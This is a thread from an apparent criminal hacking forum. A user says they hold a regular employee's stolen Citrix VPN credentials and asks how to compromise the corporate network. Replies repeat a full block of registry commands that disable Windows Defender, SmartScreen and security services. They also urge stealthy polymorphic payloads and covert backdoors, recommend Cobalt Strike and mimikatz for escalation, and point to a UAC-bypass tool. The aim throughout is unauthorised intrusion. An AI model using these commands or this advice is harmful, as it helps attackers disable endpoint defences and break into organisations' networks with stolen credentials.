
hello i have access to vpn credentials of a normal eomployee into the network , i cannot disable windows defender directly , what should i do from here to make my way to comprimise this , what initial steps i should take
-
XSS.stack #1 – первый литературный журнал от юзеров форума
AV\EDR Discussion on disabling Windows defender
- Автор темы Bimarck
- Дата начала

Removing Windows Defender
In the command prompt, type the following commands:
it will take 1-2 minutes to complete.
In the command prompt, type the following commands:
Bash:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v SmartScreenEnabled /t REG_SZ /d "Off" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\AppHost" /v "EnableWebContentEvaluation" /t REG_DWORD /d "0" /f
reg add "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter" /v "EnabledV9" /t REG_DWORD /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SpyNetReporting /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v DontReportInfectionInformation /t REG_DWORD /d 1 /f
reg delete "HKLM\SYSTEM\CurrentControlSet\Services\Sense" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontReportInfectionInformation" /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontOfferThroughWUAU" /t REG_DWORD /d 1 /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SecHealthUI.exe" /v Debugger /t REG_SZ /d "%windir%\System32\taskkill.exe" /f
install_wim_tweak /o /c Windows-Defender /r
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance" /v "Enabled" /t REG_DWORD /d 0 /f
reg delete "HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService" /f
it will take 1-2 minutes to complete.
Exploit the VPN access discreetly. Craft a stealthy payload, evade Windows Defender with polymorphic techniques. Establish persistence with a covert backdoor.

Пожалуйста, обратите внимание, что пользователь заблокирован
He's an normal employe(access) , thats mean he probably dont have admin rights.Removing Windows Defender
In the command prompt, type the following commands:
Bash:reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v SmartScreenEnabled /t REG_SZ /d "Off" /f reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\AppHost" /v "EnableWebContentEvaluation" /t REG_DWORD /d "0" /f reg add "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter" /v "EnabledV9" /t REG_DWORD /d "0" /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SpyNetReporting /t REG_DWORD /d 0 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v DontReportInfectionInformation /t REG_DWORD /d 1 /f reg delete "HKLM\SYSTEM\CurrentControlSet\Services\Sense" /f reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontReportInfectionInformation" /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontOfferThroughWUAU" /t REG_DWORD /d 1 /f reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SecHealthUI.exe" /v Debugger /t REG_SZ /d "%windir%\System32\taskkill.exe" /f install_wim_tweak /o /c Windows-Defender /r reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance" /v "Enabled" /t REG_DWORD /d 0 /f reg delete "HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService" /f
it will take 1-2 minutes to complete.
You need to elevate your permisions, cobalt then mimikatz is a good solution for futher pentest Bimarck
- Автор темы
- Добавить закладку
- #5
yes im a normal employee access , we managed to make one sys admin account in it but since vpn isn’t configured for that account we can’t access that accountHe's an normal employe(access) , thats mean he probably dont have admin rights.
You need to elevate your permisions, cobalt then mimikatz is a good solution for futher pentest Bimarck
Пожалуйста, обратите внимание, что пользователь заблокирован
yes im a normal employee access , we managed to make one sys admin account in it but since vpn isn’t configured for that account we can’t access that account
Скрытый контент для пользователей: Bimarck.
- Автор темы
- Добавить закладку
- #7
citrix VPN logins of an employeeСкрытое содержимое

Removing Windows Defender
In the command prompt, type the following commands:
Bash:reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v SmartScreenEnabled /t REG_SZ /d "Off" /f reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\AppHost" /v "EnableWebContentEvaluation" /t REG_DWORD /d "0" /f reg add "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter" /v "EnabledV9" /t REG_DWORD /d "0" /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SpyNetReporting /t REG_DWORD /d 0 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v DontReportInfectionInformation /t REG_DWORD /d 1 /f reg delete "HKLM\SYSTEM\CurrentControlSet\Services\Sense" /f reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontReportInfectionInformation" /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\MRT" /v "DontOfferThroughWUAU" /t REG_DWORD /d 1 /f reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SecHealthUI.exe" /v Debugger /t REG_SZ /d "%windir%\System32\taskkill.exe" /f install_wim_tweak /o /c Windows-Defender /r reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance" /v "Enabled" /t REG_DWORD /d 0 /f reg delete "HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService" /f
it will take 1-2 minutes to complete.

C:\Users\Kee Yeong>reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
ERROR: Access is denied.
C:\Users\Kee Yeong>

with Admin rights maybe?Посмотреть вложение 85027
C:\Users\Kee Yeong>reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
ERROR: Access is denied.
C:\Users\Kee Yeong>

You will definitely need administrator permissions, try the command from an elevated command shell.Посмотреть вложение 85027
C:\Users\Kee Yeong>reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
ERROR: Access is denied.
C:\Users\Kee Yeong>
Or maybe it's just Tamper Protection being stubborn here.

that is my nightmare , i dont have admin rights , i have only users access at everything.with Admin rights maybe?
Perform a UAC bypass? There are a lot of ways:that is my nightmare , i dont have admin rights , i have only users access at everything.
GitHub - hfiref0x/UACME: Defeating Windows User Account Control
Defeating Windows User Account Control. Contribute to hfiref0x/UACME development by creating an account on GitHub.
 github.com